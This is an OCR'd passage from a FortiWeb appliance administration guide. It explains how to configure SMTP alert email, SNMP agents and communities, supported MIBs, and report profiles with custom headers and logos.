
For more information on the severity levels of log messages, see Log severity levels on page 690.

To configure email settings

1. Enable alert email for each log type that you want to generate alert email. For details, see Logging on page 689.
2. Go to **Log&Report > Log Policy > Email Policy.**

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.
3. Click **Create New**.

   A dialog appears.
4. Configure these settings:



Setting name	Description
SMTP server	Type the fully qualified domain name (FQDN, e.g. `mail.example.com`) or IP address of the SMTP relay or server, such as a FortiMail appliance, that the FortiWeb appliance uses to send alerts and generated reports. **Caution:** If you enter a domain name, you must also configure the FortiWeb appliance with at least one DNS server. Failure to configure a DNS server may cause the FortiWeb appliance to be unable to resolve the domain name, and therefore unable to send the alert. For information on configuring use of a DNS server, see Configuring DNS settings on page 176.
SMTP Port	Enter the port on the SMTP server that listens for alerts and generated reports from FortiWeb.
Email From	Type the sender email address, such as `fortiweb@example.com`, that the FortiWeb appliance will use when sending alert email messages.
Email To	Type up to three recipient email addresses such as `admin@example.com`. Enter one per field.
Authentication	Enable if the SMTP relay requires authentication.
SMTP Username	Type the user name of the account on the SMTP relay (e.g. `fortiweb`) that FortiWeb uses to send alerts. This option is available only if **Authentication** **is enabled.**
SMTP Password	Type the password of the account on the SMTP relay that FortiWeb uses to send alerts. This option is available only if **Authentication** **is enabled.**
Apply & Test	Click to save the current settings and test the connection to the SMTP server.
Log Level	Select the priority threshold that log messages must meet or exceed in order to cause an alert. For more information on log levels, see Log severity levels on page 690.
Interval	Type the number of minutes between each alert if an alert condition of the specified severity level continues to occur after the initial alert.
Connection Security	Select one of the following options: • **None** — FortiWeb applies no security protocol to email. • **STARTTLS** — Encrypts the connection to the SMTP server using STARTTLS. • **SSL/TLS** — Encrypts the connection to the SMTP server using SSL/TLS.

5. Click **OK**.
6. Group the email settings in a trigger (see Configuring triggers on page 705).

7. Add the appliance's sender address (in the example above, `fortiweb@example.com`) to your address book. Depending on your anti-spam software/device, you may also need to adjust other settings to ensure that email from this appliance is not accidentally dropped or tagged as spam.
8. To verify your settings and connectivity to the email server/relay, click **Apply & Test**.

See also

- Logging
- Configuring triggers
- Configuring alert email for event logs


Configuring alert email for event logs

You can configure FortiWeb to send an alert email for event log messages.

To configure alert email for event logs

1. Go to **Log&Report > Log Config > Global Log Settings**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.
2. Configure these settings:



Setting name	Description
Alert Mail	Enable to generate alert email when log messages are created. Distribution of alert email is controlled by email policies and trigger actions associated with various types of violations. If this option is enabled, but a trigger action is not selected for a specific type of violation, every occurrence of that violation will result in an alert email to the individuals associated with the policy selected in the Email Policy field. **Note:** Alert email are not sent for traffic logs. **Note:** Before enabling this option, verify that log frequency is not too great. If logs are very frequent, enabling this option could decrease performance and cause the FortiWeb appliance to send you many alert email messages.
Email Policy	Select the email settings to use for alert emails. For more information see Configuring email settings on page 728.

3. Click **Apply**.

See also

- Configuring log destinations
- Viewing log messages
- Downloading log messages
- Logging
- Configuring email settings
- Configuring Syslog settings
- Configuring FortiAnalyzer policies
- Configuring log destinations
- Obscuring sensitive data in the logs

SNMP traps & queries

System > Config > SNMP enables you to configure the FortiWeb appliance's simple network management protocol (SNMP) agent to allow queries for system information and to send traps (alarms or event messages) to the computer that you designate as its SNMP manager. In this way you can use an SNMP manager to monitor the FortiWeb appliance.

Before you can use SNMP, you must activate the FortiWeb appliance's SNMP agent and add it as a member of at least one community. You must also enable SNMP access on the network interface through which the SNMP manager connects. (See Configuring the network interfaces on page 154.)

On the SNMP manager, you must also verify that the SNMP manager is a member of the community to which the FortiWeb appliance belongs, and compile the necessary Fortinet-proprietary management information blocks (MIBs) and Fortinet-supported standard MIBs. For information on MIBs, see MIB support on page 739.




Failure to configure the SNMP manager as a host in a community to which the FortiWeb appliance belongs, or to supply it with required MIBs, will make the SNMP monitor unable to query or receive traps from the FortiWeb appliance.

To configure the SNMP agent

1. Add the MIBs to your SNMP manager so that you will be able to receive traps and perform queries. For instructions, see the documentation for your SNMP manager.
2. Go to **System > Config > SNMP.**

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 62.
3. Configure the following settings:



SNMP Agent	Enable to activate the SNMP agent, so that the FortiWeb appliance can send traps and receive queries for the communities in which you enabled queries and traps. For more information on communities, see Configuring an SNMP community on page 735.
Description	Type a comment about the FortiWeb appliance, such as `dont-reboot`. The description can be up to 35 characters long, and can contain only letters (a-z, A-Z), numbers, hyphens (-) and underscores (_).
Location	Type the physical location of the FortiWeb appliance, such as `floor2`. The location can be up to 35 characters long, and can contain only letters (a-z, A-Z), numbers, hyphens (-) and underscores (_).
Contact	Type the contact information for the administrator or other person responsible for this FortiWeb appliance, such as a phone number (`555-5555`) or name (`jdoe`). The contact information can be up to 35 characters long, and can contain only letters (a-z, A-Z), numbers, hyphens (-) and underscores (_).

4. Click **Apply**.
5. Create at least one SNMP community to define which hosts are allowed to query, and which hosts will receive traps. See Configuring an SNMP community.

See also

- Configuring the network interfaces
- Configuring an SNMP community
- MIB support

Configuring an SNMP community

An SNMP community is a grouping of equipment for network administration purposes. You must configure your FortiWeb appliance to belong to at least one SNMP community so that community's SNMP managers can query the FortiWeb appliance's system information and receive SNMP traps from the FortiWeb appliance.

On FortiWeb, SNMP communities are also where you enable the traps that will be sent to that group of hosts.

You can add up to three SNMP communities. Each community can have a different configuration for queries and traps, and the set of events that trigger a trap. You can also add the IP addresses of up to eight SNMP managers to each community to designate the destination of traps and which IP addresses are permitted to query the FortiWeb appliance.

To add an SNMP community to the FortiWeb appliance's SNMP agent

1. Go to **System > Config > SNMP**.


   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 62.

2. If you have not already configured the agent, do so before continuing. See To configure the SNMP agent on page 733.

3. Do one of the following:

   - To create a SNMP version 1 or 2c community, under SNMP v1/v2c, click **Create New**.
   - To create a SNMP version 3 community, under SNMP v3, click **Create New**.

     SNMP v3 adds more security by using authentication and privacy encryption.




Community Name	Type the name of the SNMP community to which the FortiWeb appliance and at least one SNMP manager belongs, such as `public`. The FortiWeb appliance will not respond to SNMP managers whose query packets do not contain a matching community name. Similarly, trap packets from the FortiWeb appliance will include community name, and an SNMP manager may not accept the trap if its community name does not match. **Caution:** Fortinet strongly recommends that you do **not** add FortiWeb to the community named `public`. This popular default name is well-known, and attackers that gain access to your network will often try this name first. Available for SNMP version 1 or 2c communities only.
User Name	Type the name that identifies the SNMP user. Available for SNMP version 3 communities only.

Security Level		Choose one of the following three security levels: • **No Authentication, No Privacy** – Enables no additional authentication or encryption compared to SNMP v1 and v2. • **Authentication, No Privacy** – Enables authentication only. The SNMP manager needs to supply the password specified in this community configuration. Also specify **Authentication Algorithm** and the associated password. • **Authentication, Privacy** – Enables both authentication and encryption. Also specify **Authentication Algorithm**, **Privacy Algorithm** and the associated passwords. Ensure that the SNMP manager and FortiWeb use the same protocols and passwords. Available for SNMP version 3 communities only.
	Authentication Algorithm	If the **Security Level** value includes authentication, specify the authentication protocol and password. Ensure that the SNMP manager and FortiWeb use the same protocol and password.
	Privacy Algorithm	If Security Level is **Authentication and Privacy**, specify the encryption protocol and password. Ensure that the SNMP manager and FortiWeb use the same protocol and password.
Hosts		
	IP Address	Type the IP address of the SNMP manager that, if traps or queries are enabled in this community: • will receive traps from the FortiWeb appliance • will be permitted to query the FortiWeb appliance SNMP managers have read-only access. To allow any IP address using this SNMP community name to query the FortiWeb appliance, enter `0.0.0.0`. For security best practice reasons, however, this is not recommended. **Caution:**FortiWeb sends security-sensitive traps, which should be sent only over a trusted network, and only to administrative equipment. **Note:** If there are no other host IP entries, entering only `0.0.0.0` effectively disables traps because there is no specific destination for trap packets. **If you do not want to disable traps, you must add at least one other entry** that specifies the IP address of an SNMP manager. You can add up to 8 SNMP managers.

Queries	For each protocol the community uses, enter the port number (161 by default) on which the FortiWeb appliance listens for SNMP queries from the SNMP managers in this community, then enable queries for that protocol. For supported queries, see the FortiWeb MIB file and MIB support on page 739.
Traps	For each protocol the community uses, enter the port number (162 by default) for the source port (**Local**) and destination port (**Remote**) for trap packets sent to SNMP managers in this community, then enable traps for that protocol.

4. Enable traps for the SNMP events that you want FortiWeb to notify your SNMP managers.



While most trap events are described by their names, the following events occur when a threshold has been exceeded:

- **CPU usage is high —** CPU usage has exceeded 80%.
- **Memory usage is high —** Memory (RAM) usage has exceeded 80%.
- **Log disk space low —** Disk space usage for the log partition/disk has exceeded 80%.

For more information on supported traps and queries, see MIB support on page 739.

5. Click **OK**.
6. To verify your SNMP configuration and network connectivity between your SNMP manager and your FortiWeb appliance, be sure to test both traps and queries (assuming you have enabled both). Traps and queries typically occur on different port numbers, and therefore verifying one does not necessarily verify that the other is also functional. To test queries, from your SNMP manager, query the FortiWeb appliance. To test traps, cause one of the events that should trigger a trap.

MIB support

The FortiWeb SNMP agent supports a few management information blocks (MIBs).

Supported MIBs

MIB or RFC	Description
Fortinet Core MIB	This Fortinet-proprietary MIB enables your SNMP manager to query for system information and to receive traps that are common to multiple Fortinet devices.
FortiWeb MIB	This Fortinet-proprietary MIB enables your SNMP manager to query for FortiWeb-specific information such as the utilization of each CPU, and to receive FortiWeb-specific traps, such as when an attack is detected by a signature.
RFC-1213 (MIB II)	The FortiWeb SNMP agent supports MIB II groups, except: • There is no support for the EGP group from MIB II (RFC 1213, section 3.11 and 6.10). • Protocol statistics returned for MIB II groups (IP, ICMP, TCP, UDP, and so on.) do not accurately capture all FortiWeb traffic activity. More accurate information can be obtained from the information reported by the FortiWeb MIB.
RFC-2665 (Ethernet-like MIB)	The FortiWeb SNMP agent supports Ethernet-like MIB information, except the dot3Tests and dot3Errors groups.

To obtain these MIB files, go to **System > Config > SNMP** and click the following links:

- **Download FortiWeb MIB File**
- **Download Fortinet Core MIB File**

To communicate with your FortiWeb appliance's SNMP agent, first compile these MIBs into your SNMP manager. If the standard MIBs used by the SNMP agent are already compiled into your SNMP manager, you do not have to compile them again.

To view a trap or query's name, object identifier (OID), and description, open its MIB file in a plain text editor.

All traps sent include the message, the FortiWeb appliance's serial number, and host name.

For instructions on how to configure traps and queries, see SNMP traps & queries on page 733.

See also

- SNMP traps & queries

Reports

FortiWeb can generate reports based on:

- auto-learning data collected by policies (see Auto-learning on page 198)
- traffic statistics collected by policies (see Data analytics on page 752 and Bot analysis on page 759)
- attack, event, and traffic log messages
- vulnerability scans for PCI compliance

When generating a log-based or scan-based report, FortiWeb appliances collate information collected from log files and scan results, and present the information in tabular and graphical format.

Before it can generate a report, in addition to log files and scan results, FortiWeb appliances require a report profile in order to generate a report. A report profile is a group of settings that contains the report name, file format, subject matter, and other aspects that the FortiWeb appliance considers when generating the report.

FortiWeb appliances can generate reports automatically, according to the schedule that you configure in the report profile, or manually, when you click the **Run now** icon in the report profile list.



Generating reports can be resource intensive. To avoid traffic processing performance impacts, you may want to generate reports during times with low traffic volume, such as at night or weekends. For more information on scheduling the generation of reports, see Scheduling reports on page 749. To determine the current traffic volume, see Real Time Monitor widget on page 683.




Consider sending reports to your web developers to provide feedback. If your organization develops web applications in-house, this can be a useful way to quickly provide them information on how to improve the security of the application.

To configure a report profile

1. Before you generate a report, collect log data and/or vulnerability scan data that will be the basis of the report. For information on enabling logging to the local hard disk, see Configuring logging on page 691 and Vulnerability scans on page 648.
2. Go to **Log&Report > Report Config > Report Config**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.
3. Click **Create New**.

   A dialog appears.



4. In **Report Name**, type the name of the report as it will be referenced in the configuration. The name cannot contain spaces.
5. If you are creating a new report profile, select from **Type** either to run the report immediately after configuration (**On Demand**) or run the report at configured intervals (**On Schedule**). This cannot be changed later.

For on-demand reports, the FortiWeb appliance does **not** save the report profile after the generating the report. If you want to save the report profile, but do not want to generate the report at regular intervals, select **On Schedule**, but then in the **Schedule** section, select **Not Scheduled**.

6. In **Report Title**, type a display name that will appear in the title area of the report. The title may include spaces.
7. In **Description**, type a comment or other description.
8. Click the blue expansion arrow next to each section, and configure the following:

Setting name	Description
Properties	Select to add logos, headers, footers and company information to customize the report. For more information, see Customizing the report's headers, footers, & logo on page 742.
Report Scope	Select the time span of log messages from which to generate the report. You can also create a data filter to include in the report only those logs that match a set of criteria. For more information, see Restricting the report's scope on page 744.
Report Types	Select one or more subject matters to include in the report. For more information, see Choosing the type & format of a report profile on page 746.
Report Format	Select the number of top items to include in ranked report subtypes, and other advanced features. For more information, see Choosing the type & format of a report profile on page 746.

Setting name	Description
Schedule	Select when the FortiWeb appliance will run the report, such as weekly or monthly. For more information, see Scheduling reports on page 749. This section is available only if **Type** is **On Schedule**.
Output	Select the file formats and destination email addresses, if any, of reports generated from this report profile. For more information, see Selecting the report's file type & delivery options on page 750.

9. Click **OK**.

   On-demand reports are generated immediately. Scheduled reports are generated at intervals set in the schedule. For information on viewing generated reports, see Viewing & downloading generated reports on page 750.

To generate a report immediately


1. Mark the check box of the report.
2. Click **Run now**.

See also

- Customizing the report's headers, footers, & logo
- Restricting the report's scope
- Choosing the type & format of a report profile
- Scheduling reports
- Selecting the report's file type & delivery options

Customizing the report's headers, footers, & logo

When configuring a report profile, you can provide text and logos to customize the appearance of reports generated from the profile.



Setting name	Description
Company Name	Type the name of your company or other organization.
Header Comment	Type a title or other information to include in the header.

Setting name	Description
Footer Comment	Select which information to include in the footer: • **Report Title** — Use the text from **Report Name**. • **Custom** — Use other text that you type into the field to the right of this option.
Title Page Logo	Select **No Logo** to omit the title page logo. Select **Custom** to include a logo, then click **Select** to locate the logo file, and click **Upload** to save it to the FortiWeb appliance's hard disk for use in the report title page. See To upload a logo file on page 743.
Header Logo	Select **No Logo** to omit the header logo. Select **Custom** to include a logo, then click **Select** to locate the logo file, and click **Upload** to save it to the FortiWeb appliance's hard disk for use in the report header. The header logo will appear on every page in PDF- and Microsoft Word (RTF)-formatted reports, and at the top of the page in HTML-formatted reports.

To upload a logo file

1. Expand the **Properties** section of the **Log Report Config** dialog. (See To configure a report profile on page 740.)
2. Select the **Custom** option of either **Title Page Logo** or **Header Logo**.
3. Click the **Select** link.

   A dialog appears.
4. Click **Browse** and locate the logo file on your computer.
5. Click **Upload**.

   A rendering of the logo appears in the dialog.
6. Select the logo and click **OK**.

   The name of the logo appears next to **Custom** on the **Log Report Config.**

When adding a logo to the report, select a logo file format that is compatible with your selected file format outputs. If you select a logo that is not supported for a file format, the logo will not appear in that output. For example, if you provide a logo graphic in WMF format, it will not appear in PDF or HTML output.

Report file formats and their supported logo file formats

PDF reports	JPG, PNG, GIF
RTF reports	JPG, PNG, GIF, WMF
HTML reports	JPG, PNG, GIF

